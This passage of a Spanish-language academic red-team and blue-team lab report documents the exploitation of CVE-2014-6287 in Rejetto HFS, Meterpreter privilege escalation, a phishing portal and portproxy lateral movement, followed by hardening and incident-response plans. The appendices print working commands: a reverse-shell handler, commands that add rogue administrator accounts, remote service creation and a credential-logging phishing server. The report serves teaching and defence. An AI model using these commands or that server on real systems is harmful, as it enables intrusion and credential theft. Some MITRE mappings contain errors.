Post-explotación y Escalación de Privilegios. Desde la sesión inicial con credenciales de usuario estándar *(PC202006\usuario)*, se realizó escalamiento de privilegios mediante la suplantación de identidad en named pipes. La obtención de privilegios SYSTEM se confirma en la Figura 33, y la información detallada del sistema comprometido se presenta en la Figura 32.

bash

meterpreter > getsystem

...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

Reconocimiento del Entorno Comprometido. Con privilegios elevados, se llevó a cabo un reconocimiento interno del sistema comprometido, incluyendo interfaces de red, usuarios

locales, servicios activos y datos del sistema operativo. La configuración de red se muestra en la Figura 25, y una captura visual del sistema comprometido en la Figura 34.

- Sistema operativo: Windows 7 SP1 x64
- Arquitectura: x64
- Interfaces de red: 172.16.30.3 (SecureLab) y 10.0.3.15 (Redteamlab)
- Usuarios locales: Administrator, usuario, TempUser,

  Invitado bash

  meterpreter >

  sysinfo Computer

  :

  PC202006

  OS : Windows 7 (6.1 Build 7601, Service Pack 1)

  Architecture :

  x64 meterpreter

  > ipconfig

  Interface 11:

  172.16.30.3

  Interface 13: 10.0.3.15

Evidencias Forenses Recopiladas. La recopilación forense permite documentar el alcance del compromiso, preservar pruebas para análisis legal o disciplinario, y reconstruir la cadena de ataque. Estas evidencias son esenciales para la respuesta a incidentes y la mejora continua de los controles de seguridad.

1. Screenshot del sistema comprometido: Captura visual del entorno en el momento del compromiso (Figura 26).
2. Hashdump de credenciales: Extracción de hashes NTLM para análisis posterior (Figuras 27 y 29).
3. Registros de actividad: Trazabilidad completa de la explotación

Técnicas de Phishing y Captura de Credenciales. Para simular un ataque de ingeniería social, se desplegó un portal de phishing que replicaba el sitio de SecureNova Labs (Figura 36). El acceso del usuario a la página fraudulenta se registró en la Figura 37, y las credenciales capturadas se almacenaron en el servidor de phishing, como se observa en la Figura 38.

Movimiento Lateral y Persistencia. El movimiento lateral se implementó mediante la configuración de redirección de puertos portproxy en HOST A para tunelizar tráfico SMB hacia HOST B, tal como se documenta en las Figuras 2 y 39. La verificación de las reglas activas se muestra en la Figura 40.

La conectividad entre hosts se confirmó mediante pruebas de ping (Figura 41). Usando las credenciales capturadas, se estableció una conexión autenticada con el recurso compartido IPC$ de HOST B (Figuras 3 y 42). Los recursos compartidos accesibles se enumeran en
las Figuras 43, 44 y 45, y la visualización desde Parrot OS mediante montaje SMB se presenta en la Figura 46.

Para establecer persistencia, se creó un usuario administrativo remoto en HOST B mediante la ejecución remota de servicios, utilizando Service Controller (SC) como se muestra en la Figura 47. La creación exitosa del usuario william_jimenez se evidencia

en la Figura 48.

Resultados y Vulnerabilidades Identificadas. La identificación de estas vulnerabilidades y el éxito de las técnicas ofensivas demuestran la importancia de adoptar un enfoque proactivo en ciberseguridad y los resultados no solo evidencian fallos técnicos, sino también debilidades en políticas y controles.

1. Compromiso inicial exitoso mediante explotación de CVE-2014-6287, obteniendo acceso con privilegios de sistema.
2. Movimiento lateral logrado usando portproxy y credenciales capturadas, con evidencias en las figuras antes referenciadas.
3. Persistencia establecida con creación de usuario administrativo en HOST B.
4. Vulnerabilidades críticas identificadas, incluyendo SMBv1 habilitado, credenciales débiles, falta de segmentación de red y servicios expuestos sin restricciones.

Análisis del Vector de Ataque. Este apartado profundiza en el análisis técnico de la vulnerabilidad CVE-2014-6287 que aprovecha una validación incorrecta del

parámetro search_port en HFS 2.3, permitiendo la inyección y ejecución de comandos Windows. Este fallo demuestra la importancia de:

1. Validación estricta de entradas en aplicaciones web
2. Actualización periódica de software expuesto públicamente
3. Principio de mínimo privilegio en servicios de red

Tabla 1

Entorno de laboratorio utilizado en el ejercicio Red Team.

Componentes	Especificaciones	Propósito
Parrot OS	Linux / 172.16.30.4	Estación de ataque principal
HOST A	Windows 7 SP1 (172.16.30.3 / 10.0.3.15)	Estación de trabajo comprometida
HOST B	Windows 7 SP1 (10.0.3.16)	Objetivo de movimiento latera

VirtualBox	Versión 7.2.2 r170484	Plataforma de virtualización

Nota. Todas las máquinas virtuales se configuraron en estado deliberadamente vulnerable (sin actualizaciones críticas, firewall permisivo) para reproducir condiciones reales de entornos no actualizados. Fuente: Elaboración propia.

De este modo, el acceso inicial al entorno se logró exclusivamente mediante la explotación remota de la vulnerabilidad CVE-2014-6287 en Rejetto HFS 2.3, cumpliendo con el requisito establecido en el Anexo 4 del escenario SecureNova Labs. La sesión Meterpreter obtenida sirvió como punto de partida para las siguientes fases de post-explotación, movimiento lateral y establecimiento de persistencia.

Técnicas MITRE ATT&CK Implementadas

Para documentar y clasificar de manera estandarizada las acciones ofensivas ejecutadas durante el ejercicio, se utilizó el marco MITRE ATT&CK, un modelo de conocimiento global que permite mapear tácticas, técnicas y procedimientos de ataque en un lenguaje común y comparable. A continuación, en la Tabla 2, se presenta la correlación detallada entre las actividades realizadas por el Red Team y las entradas específicas del framework, lo que facilita el análisis del comportamiento del adversario, la mejora de los mecanismos de detección y la alineación del ejercicio con las mejores prácticas internacionales en ciberseguridad.

Tabla 2

Tácticas y técnicas MITRE ATT&CK implementadas en el ejercicio Red Team.

Táctica	Técnica	ID	Herramientas

Acceso inicial	Explotación de aplicaciones públicas (Rejetto HFS 2.3)	T1566.002	Metasploit (rejetto_hfs_exec)
Ejecución	Windows Command Shell	T1059.003	cmd.exe, SC.exe
Movimiento lateral	SMB/Windows Admón. Shares	T1021.002	net use, portproxy
Persistencia	Create or Modify System Process: Windows Service Port Knocking	T1543.003	SC.exe
Evasión de defensas		T1205.001	netsh portproxy

Nota. La selección de técnicas priorizó el uso de herramientas nativas del sistema operativo (Living-off-the-Land) para minimizar la huella de detección. Fuente: Adaptado de MITRE ATT&CK® Matrix for Enterprise (2023).


Resultados y Vulnerabilidades Identificadas

1. Compromiso inicial exitoso mediante explotación de la vulnerabilidad CVE-2014-6287 en Rejetto HFS 2.3, obteniendo acceso con privilegios de sistema.
2. Movimiento lateral logrado usando portproxy y credenciales capturadas.

Para implementar el movimiento lateral, como se muestra en la Figura 2 se configuró una regla de redirección de puertos (portproxy) en HOST A que permitió tunelizar tráfico SMB hacia HOST B, seguido de la autenticación exitosa se evidencia en la Figura 3, donde se establece la conexión con IPC$.

Figura 2


Configuración De Redirección de Puertos



Nota. Configuración de redirección de puertos (portproxy) en HOST A para tunelizar tráfico SMB hacia HOST B (10.0.3.16). Fuente: Elaboración propia

Figura 3

Establecimiento de Conexión



Nota. Establecimiento de conexión autenticada con el recurso compartido IPC$ de HOST B usando credenciales capturadas. *Fuente:* Elaboración propia

3. Persistencia establecida con creación de usuario administrativo en HOST B.
4. Vulnerabilidades críticas identificadas:
    - SMBv1 habilitado (CVE-2017-0143)

- Credenciales débiles y compartidas
- Falta de segmentación de red
- Servicios expuestos sin restricciones

Respuesta Defensiva Blue Team

Este apartado presenta el proceso estructurado de respuesta a incidentes activado tras la detección del ejercicio ofensivo Red Team, siguiendo un enfoque por fases que integra contención inmediata, investigación técnica profunda y la implementación de medidas de fortalecimiento continuo. A continuación, se detallan las acciones defensivas desplegadas, desde el aislamiento de los sistemas comprometidos y la preservación de evidencias forenses, hasta la aplicación de controles de *hardening* basados en estándares CIS y NIST, y la configuración de herramientas de monitoreo proactivo. Cada fase se acompaña de recomendaciones técnicas y estratégicas diseñadas para restaurar la confianza en los sistemas y prevenir futuros incidentes de seguridad. La clasificación de incidentes se basa en taxonomías validadas académicamente (Zambrano Hernández et al., 2024).

Fase 1 – Contención Inmediata

Esta fase describe las acciones rápidas y decisivas tomadas para aislar los sistemas comprometidos, cortar las vías de acceso del atacante y prevenir la propagación del incidente dentro de la infraestructura de red.

- Aislamiento de red de HOST A y HOST B.
- Revocación de credenciales comprometidas.
- Eliminación de reglas de portproxy maliciosas.
- Bloqueo de puertos 445 (SMB) y 135 (RPC).

Fase 2 – Investigación Técnica

Una vez contenida la amenaza, se inició una investigación técnica profunda para determinar el alcance del compromiso, analizar los vectores de ataque utilizados y recopilar inteligencia que apoyara la remediación y futura prevención.

- Análisis de procesos sospechosos (Meterpreter).
- Auditoría de usuarios y servicios creados.
- Revisión de logs de seguridad de Windows.

Fase 3 – Preservación de Evidencias

Paralelamente a la investigación, se ejecutaron procedimientos forenses para preservar evidencias digitales de manera íntegra y legalmente válida, asegurando su admisibilidad en posibles acciones legales o disciplinarias. La preservación de evidencias digitales sigue metodologías forenses estandarizadas (Chapman & Lengyel, 2021).

- Captura de memoria RAM.
- Recolección de logs y tráfico de red.
- Documentación forense para posible acción lega

Medidas de Hardening y Mejora Continua

Tras la contención del incidente, resulta imperativo implementar controles de fortalecimiento que mitiguen las vulnerabilidades explotadas y eleven la postura general de seguridad de manera sostenible. A continuación, en la Tabla 3, se resumen las medidas específicas de *hardening* diseñadas para cada debilidad identificada, alineadas con estándares de referencia como CIS Controls y guías NIST, con el fin de establecer un ciclo de mejora continua que reduzca la superficie de ataque y aumente la resiliencia de la infraestructura (Center for Internet Security, 2024).

Tabla 3

Medidas de Hardening Frente a Vulnerabilidades Detectadas

Vulnerabilidad	Medida de Hardening	Estándar de referencia
Phishing exitoso	Autenticación Multifactor (MFA)	CIS Control 6.6
Credenciales débiles	Política de contraseñas complejas (12+ caracteres)	NIST SP 800-63B
Portproxy malicioso	Restricción de netsh.exe via AppLocker	CIS Benchmark Windows 10 Microsoft Security Baseline
SMBv1 expuesto	Deshabilitación del protocolo	Zero Trust Architecture
Falta de segmentación	Microsegmentación de red	

Nota. Estas medidas se alinean con las recomendaciones del Center for Internet Security (CIS Controls v8) y el marco NIST para fortalecimiento de sistemas. Fuente: Elaboración propia.

Hardening Específico para Servicios HFS 2.3. Dada la explotación exitosa de la vulnerabilidad crítica CVE-2014-6287 en Rejetto HTTP File Server versión 2.3, esta sección propone un conjunto de controles técnicos específicos para mitigar los riesgos asociados a este servicio. A continuación, en la Tabla 4, se desglosan las medidas de mitigación organizadas por categoría y medidas, cada una acompañada de su implementación práctica y referencia a

estándares como CIS Controls y OWASP, con el fin de fortalecer la configuración del servicio y prevenir futuros intentos de explotación.

Tabla 4

Medidas de Mitigación para Vulnerabilidades en HFS

Categoría	Medida	Implementación	Referencia Estándar
Prevención	Actualizar a HFS 2.4+ o versión estable actual	Reemplazar versiones vulnerables	CIS Control 2.1
Protección	Implementar WAF (Web Application Firewall)	Reglas para bloquear `search_port` malformado	OWASP Core Rule Set
Restricción	Limitar acceso por IP/segmento de red	Reglas de firewall específicas	Zero Trust Architecture
Detección	Monitorizar logs de HFS para parámetros `search`	Alertas en SIEM para patrones sospechosos	MITRE ATT&CK T1190
Respuesta	Plan de actualización inmediata	Parcheo en ventanas de MTTO definidas	NIST SP 800-40

Nota. Las medidas propuestas se basan en el análisis post-ejercicio de la explotación exitosa de CVE-2014-6287. Cada control está diseñado para mitigar aspectos específicos de la vulnerabilidad: Actualización - elimina la raíz del problema, WAF - proporciona protección temporal mientras se implementan parches, Restricción por IP - reduce la superficie de ataque, y Monitoreo - habilita detección temprana de intentos de explotación. Esta aproximación en capas sigue el principio de defensa en profundidad recomendado por el marco NIST (2018). Fuente: Elaboración propia.

Implementación Técnica Específica. Para materializar las medidas de mitigación descritas en la tabla anterior, esta sección proporciona ejemplos concretos de configuración y comandos ejecutables que permiten aplicar los controles de hardening directamente en el entorno de HFS 2.3. A continuación, se detallan las configuraciones prácticas desde la deshabilitación de parámetros peligrosos hasta la restricción de acceso por IP que transforman las recomendaciones teóricas en acciones técnicas verificables y replicables en entornos Windows.

1. Configuración segura de HFS:

PowerShell

- Deshabilitar ejecución de comandos vía parámetros:

```
Set-ItemProperty -Path "HKLM:\Software\Rejetto\HFS" -Name "AllowExec" -Value 0
```

- Restringir direcciones IP permitidas:

```
netsh advfirewall firewall add rule name="HFS_HTTP" dir=in action=allow
protocol=TCP localport=80 remoteip=192.168.1.0/24
```

Herramientas de Monitoreo y Detección

Para mejorar las capacidades de detección temprana, se evaluaron e implementaron herramientas de monitoreo continuo, correlación de eventos y respuesta extendida (EDR),

esenciales para identificar y responder a amenazas futuras con mayor agilidad. La monitorización de seguridad de red es fundamental para la detección temprana, como lo establecen frameworks de NSM (Bejtlich, 2013; Zambrano Hernández et al., 2024).

- SIEM: Splunk, Wazuh para correlación de eventos.
- EDR: CrowdStrike Falcon, Microsoft Defender for Endpoint.
- NGFW: Cisco Firepower para segmentación y cuarentena.
- Plataformas de respuesta: Velociraptor para investigación forense en vivo.

Integración de Perspectivas Ofensivas y Defensivas

Esta sección sintetiza los hallazgos técnicos, estratégicos y normativos derivados tanto del ejercicio Red Team como de la respuesta Blue Team, con el objetivo de presentar un modelo integrado de seguridad que trascienda el enfoque tradicional basado únicamente en defensa perimetral o pruebas puntuales.

Sinergia entre Red Team y Blue Team

A partir de los resultados obtenidos en las fases ofensivas y defensivas, se analizan los mecanismos de colaboración, retroalimentación y mejora continua que permiten convertir las vulnerabilidades identificadas por el Red Team en controles fortalecidos por el Blue Team, cerrando así el ciclo de madurez en seguridad. La defensa en profundidad integra controles ofensivos y defensivos de manera estratificada (Skoudis & Liston, 2006).

- Ciclo de mejora continua: Los hallazgos del Red Team alimentan las mejoras del Blue Team.
- Ejercicios conjuntos (Purple Teaming): Simulaciones colaborativas que mejoran la detección y respuesta.

- Validación de controles: El Red Team prueba la efectividad real de las defensas implementadas

Aplicación de Marcos Normativos y Éticos

Finalmente, se contextualizan las acciones técnicas dentro del marco legal colombiano y los principios éticos profesionales, evaluando cómo cada fase del ejercicio se alinea con normativas como la Ley 1273 de 2009, la Ley 1581 de 2012 y el Código de Ética del COPNIA, tal como se evidenció en el análisis del caso SecureNova Labs.

- Cumplimiento legal: Todas las operaciones deben ajustarse a la Ley 1273, Ley 1581 y normas internacionales aplicables.
- Ética profesional: Guiarse por códigos como el del COPNIA, priorizando el interés público y la transparencia.
- Responsabilidad social: Proteger datos personales y sistemas críticos como un deber profesional.

Conclusiones

El presente trabajo ha permitido alcanzar de forma completa y demostrable el objetivo general de integrar los fundamentos teóricos, legales, éticos y técnicos de las operaciones Red Team y Blue Team, a través del análisis del caso SecureNova Labs y la ejecución de un ejercicio en un entorno controlado de ciberseguridad. Este proceso ha culminado en la formulación de estrategias de defensa proactiva y respuesta efectiva ante incidentes, validadas en un ambiente de laboratorio estructurado.

Se analizó el marco legal colombiano relacionado con delitos informáticos y protección de datos personales. El estudio detallado de la Ley 1273 de 2009 y la Ley 1581 de 2012 proporcionó el sustento normativo para delimitar las actividades ofensivas y defensivas, estableciendo la autorización expresa como requisito indispensable para las pruebas de penetración y la protección de datos personales como eje de la respuesta a incidentes. Asimismo, se evaluaron las implicaciones éticas y normativas del acuerdo de confidencialidad de SecureNova Labs. El análisis crítico identificó cláusulas problemáticas que contravenían la ley y el Código de Ética del COPNIA, fundamentando la decisión profesional de rechazar la oferta laboral, priorizando así la integridad y el interés público.

Técnicamente, se ejecutó exitosamente un ejercicio Red Team que simuló la explotación de la vulnerabilidad CVE-2014-6287 en Rejetto HFS 2.3 como vector de acceso inicial obligatorio. Siguiendo la metodología PTES y el marco MITRE ATT&CK, se demostró de forma práctica y documentada el ciclo completo de un ataque, incluyendo técnicas de phishing para captura de credenciales, movimiento lateral mediante portproxy y SMB, y establecimiento

de persistencia. En respuesta, se diseñó un plan de respuesta Blue Team completo, estructurado en fases de contención inmediata, investigación técnica y preservación de evidencias, complementado con medidas concretas de hardening basadas en los CIS Controls y guías NIST, y con la propuesta de herramientas de monitoreo y detección como SIEM y EDR para establecer un ciclo de mejora continua y resiliencia.

Finalmente, se integraron las perspectivas ofensivas y defensivas en un marco de seguridad holístico. La sinergia entre los hallazgos del Red Team y las contramedidas del Blue Team evidenció la necesidad de la colaboración estratégica del Purple Team, cerrando el ciclo de madurez en seguridad. Este enfoque integral se alineó con estándares internacionales y se contextualizó dentro del marco legal y ético colombiano.

En síntesis, este informe no solo valida las competencias técnicas y analíticas requeridas para el rol en SecureNova Labs, sino que demuestra la capacidad para articular el conocimiento legal, la ética profesional y las metodologías técnicas ofensivas y defensivas en un todo coherente y aplicable, contribuyendo al fortalecimiento de la postura de seguridad desde un enfoque integral y proactivo, reflejando así el valor formativo del seminario en el desarrollo de competencias profesionales especializadas.

Recomendaciones

Se recomienda que las organizaciones implementen programas periódicos de ejercicios de Red Team y Blue Team, incorporando enfoques colaborativos como el Purple Teaming, con el fin de fortalecer la comunicación entre los equipos ofensivos y defensivos y promover procesos de mejora continua. La adopción y adaptación de marcos de referencia reconocidos, como MITRE ATT&CK para la identificación y detección de amenazas y los CIS Controls para el fortalecimiento de los controles de seguridad, resulta fundamental para alinear las capacidades técnicas con los objetivos estratégicos del negocio y con el perfil de riesgo de cada organización. De igual forma, es indispensable establecer procesos rigurosos de revisión contractual con el acompañamiento de asesoría legal especializada en derecho digital, garantizando que los acuerdos de confidencialidad, niveles de servicio y alcances operativos se ajusten a la normativa vigente y no expongan a las organizaciones ni a los profesionales a riesgos legales o éticos innecesarios.

Asimismo, se recomienda invertir de manera sostenida en programas de capacitación y concienciación en seguridad de la información dirigidos a todo el personal, con énfasis en la identificación de amenazas como el phishing, el manejo adecuado de la información y el cumplimiento de principios éticos. El desarrollo e implementación de un Plan de Respuesta a Incidentes integral, documentado y probado periódicamente, que contemple protocolos claros de contención, comunicación, análisis forense y recuperación, permite responder de forma oportuna a incidentes de seguridad y cumplir con los plazos de notificación establecidos por la normativa aplicable, como la Ley 1581 de 2012. La adopción de principios de Confianza Cero en la arquitectura de red y en los controles de acceso, mediante prácticas como la microsegmentación, la verificación estricta de identidad y la aplicación del principio de mínimo privilegio, contribuye

significativamente a limitar el movimiento lateral de potenciales atacantes. De igual manera, la gestión proactiva de los riesgos asociados a la cadena de suministro digital, a través de la evaluación de la postura de seguridad de terceros y la inclusión de cláusulas de seguridad y auditorías en los contratos, permite mitigar amenazas externas que podrían impactar la operación.

Desde la perspectiva profesional, se recomienda a los especialistas en ciberseguridad mantener una actualización constante y sistemática en herramientas, técnicas ofensivas y defensivas, así como en las tácticas, técnicas y procedimientos documentados en marcos como MITRE ATT&CK. Resulta esencial conocer, interpretar y aplicar rigurosamente el marco legal colombiano y los instrumentos internacionales relevantes, integrando el cumplimiento normativo en todas las fases de la labor técnica. La adhesión estricta a los códigos de ética profesional, priorizando el interés público, la integridad y la responsabilidad social por encima de presiones contractuales o incentivos económicos, constituye un pilar fundamental del ejercicio profesional. Adicionalmente, el fortalecimiento de habilidades de comunicación, redacción y elaboración de informes técnicos facilita la correcta transmisión de hallazgos, riesgos y recomendaciones a audiencias no técnicas, favoreciendo la toma de decisiones informadas. El desarrollo de una mentalidad de aprendizaje continuo, apoyada en procesos de especialización y certificaciones reconocidas, junto con la participación activa en comunidades técnicas y espacios de colaboración, permite a los profesionales mantenerse actualizados frente a la evolución constante de las amenazas. Finalmente, la práctica de la autoevaluación ética y la búsqueda de mentoría ante dilemas profesionales complejos se consolidan como prácticas responsables que fortalecen el ejercicio ético de la profesión.

En el ámbito regulatorio y académico, se recomienda promover la inclusión obligatoria de contenidos de ética profesional y derecho digital en los programas de formación en ciberseguridad, ingeniería y tecnologías de la información, tanto a nivel de pregrado como de posgrado. El fortalecimiento de los mecanismos de supervisión y autorregulación de las empresas de servicios de seguridad informática, junto con el establecimiento de canales de denuncia para prácticas irregulares, contribuye a la integridad y confianza del sector. Asimismo, fomentar la investigación aplicada en ciberseguridad con enfoque local, que aborde las amenazas y marcos de defensa relevantes para el contexto colombiano y latinoamericano, enriquece el conocimiento regional y su aplicabilidad práctica. El desarrollo de esquemas de certificación profesional que evalúen, además de las competencias técnicas, el conocimiento normativo y la capacidad de toma de decisiones éticas en escenarios complejos eleva los estándares del ejercicio profesional. Finalmente, la actualización periódica de los currículos académicos en articulación con la industria, así como la creación de laboratorios y entornos de prueba accesibles para estudiantes, investigadores y pequeñas y medianas empresas, fomenta la experimentación práctica, la innovación y el fortalecimiento de las capacidades nacionales en ciberseguridad.

Referencias Bibliográficas

Allen, J., Adkins, K., & Gilbert, J. (2022). *Advanced persistent threat operations: A red team field manual*. Packt Publishing.

Bejtlich, R. (2013). *The practice of network security monitoring: Understanding incident detection and response*. No Starch Press.

Center for Internet Security. (2024). *CIS controls v8*. https://www.cisecurity.org/controls/v8

Center for Internet Security. (2024). *CIS Microsoft Windows 10 enterprise benchmarks*. https://www.cisecurity.org/benchmark/microsoft_windows_desktop

Chapman, C., & Lengyel, T. (2021). *Digital forensics and incident response: A practical guide to deploying digital forensic systems*. Packt Publishing.

Congreso de la República de Colombia. (2008, 31 de diciembre). *Ley 1266 de 2008 por medio de la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales*. Diario Oficial No. 47.115. http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html

Congreso de la República de Colombia. (2009, 5 de enero). *Ley 1273 de 2009 por medio de la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado denominado de la protección de la información y de los datos*. Diario Oficial No. 47.223. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Congreso de la República de Colombia. (2012, 17 de octubre). *Ley 1581 de 2012 por la cual se dictan disposiciones generales para la protección de datos personales*. Diario Oficial No. 48.587. http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

Consejo Profesional Nacional de Ingeniería. (2015). *Código de ética profesional*. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CSIRT Académico UNAD. (2024). *Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS*. Universidad Nacional Abierta y a Distancia.

Harris, S. (2019). *Gray hat hacking: The ethical hacker's handbook* (5th ed.). McGraw-Hill Education.

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The penetration tester's guide*. No Starch Press.

MITRE Corporation. (2023). *MITRE ATT&CK® matrix for enterprise*. https://attack.mitre.org/matrices/enterprise/

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management)*. Universidad San Francisco de Quito.

National Institute of Standards and Technology. (2008). *Technical guide to information security testing and assessment (NIST Special Publication 800-115)*. https://doi.org/10.6028/NIST.SP.800-115

National Institute of Standards and Technology. (2012). *Guide to intrusion detection and prevention systems (IDPS) (NIST Special Publication 800-94)*. https://doi.org/10.6028/NIST.SP.800-94

OWASP Foundation. (2024). *OWASP web security testing guide*. https://owasp.org/www-project-web-security-testing-guide/

Rapid7. (2023). *Metasploit framework user guide*. https://docs.rapid7.com/metasploit/msf-overview/

Skoudis, E., & Liston, T. (2006). *Counter hack reloaded: A step-by-step guide to computer attacks and effective defenses* (2nd ed.). Prentice Hall.

Strom, B. E., Applebaum, A., Miller, D. P., Nickels, K. C., Pennington, A. G., & Thomas, C. B. (2020). *MITRE ATT&CK®: Design and philosophy*. The MITRE Corporation. https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf


Wazuh, Inc. (2024). *The open source security platform*. https://wazuh.com/

Zambrano Hernández, H. J., Peña Hidalgo, H. J., & Cárdenas Corral, J. M. (2024). *Guía para la gestión y clasificación de incidentes de ciberseguridad*. Sello Editorial UNAD.

Apéndices

Apéndice A

Reporte de Similitud Turnitin



Apéndice B

Sustentación del Trabajo de Final (Video)

https://youtu.be/7XNISwQrDtg

Apéndice C

Comandos Ejecutados en el Ejercicio Red Team

B.1 *Comandos de Metasploit Framework*

msf6 > use multi/handler

msf6 > set payload windows/meterpreter/reverse_tcp

msf6 > set LHOST 172.16.30.4

msf6 > set LPORT 4444

msf6 > exploit -j

B.2 *Comandos en Shell de Windows (HOST A)*

net user TempUser 12345 /add*

net localgroup Administradores TempUser /add

net view \\10.0.3.16

net use Y: \\10.0.3.16\Users "2025" /user:usuario*

dir Y:

B.3 *Configuración de Portproxy*

netsh interface portproxy add v4tov4 listenport=5555 listenaddress=172.16.30.3

connectport=445 connectaddress=10.0.3.16

netsh interface portproxy show all

B.4 *Creación de usuario remoto en HOST B*

sc \\10.0.3.16 create UserService binpath="cmd /c net user william_jimenez P@ss123! /add &&

net localgroup administrators william_jimenez /add" start= auto

sc \\10.0.3.16 start UserService

sc \\10.0.3.16 delete UserService

Apéndice D

Scripts y Códigos Utilizados

C.1 *Servidor de phishing en Python*

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import json
from datetime import datetime
class PhishingHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        if self.path == '/log_credenciales':
            content_length = int(self.headers["Content-Length"])
            post_data = self.rfile.read(content_length)
            credenciales = json.loads(post_data.decode('utf-8'))
            with open('/tmp/credenciales_capturadas.txt', 'a') as f:
                f.write(f"{datetime.now()} Credenciales capturadas:\n")
                f.write(f" Usuario: {credenciales['usuario']}\n")
                f.write(f" Contraseña: {credenciales['contraseña']}\n")
                f.write("="*50 + "\n")
            self.send_response(200)
            self.end_headers()
if __name__ == '__main__':
    server = HTTPServer(('0.0.0.0', 8080), PhishingHandler)
    server.serve_forever()
```

Apéndice E

Resultados de Escaneos y Evidencias Técnicas

D.1 *Escaneo de puertos en HOST A (Nmap)*

Starting Nmap 7.94SVN at 2025-01-15 18:03 -05

Nmap scan report for 172.16.30.3

Host is up (0.0010s latency).

Not shown: 985 closed tcp ports (reset)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds

3389/tcp open tcpwrapped

MAC Address: 08:00:27:XX:XX:XX (Oracle VirtualBox virtual NIC)

D.2 *Vulnerabilidad SMBv1 (MS17-010)*

Host script results:

smb-vuln-ms17-010:

VULNERABLE:

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

State: VULNERABLE

IDs: CVE:CVE-2017-0143

Risk factor: HIGH

Apéndice F

Configuración de Red y Verificación de Conectividad

E.1 Configuración de interfaces – HOST A

Ethernet adapter Ethernet 1:

IPv4 Address. . . . . : 172.16.30.3

Subnet Mask . . . . . : 255.255.255.0

Ethernet adapter Ethernet 2:

IPv4 Address. . . . . : 10.0.3.15

Subnet Mask . . . . . : 255.255.255.0

***E.2** Prueba de conectividad entre hosts*

C:\>ping 10.0.3.16

Reply from 10.0.3.16: bytes=32 time<1ms TTL=128

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)

Apéndice G

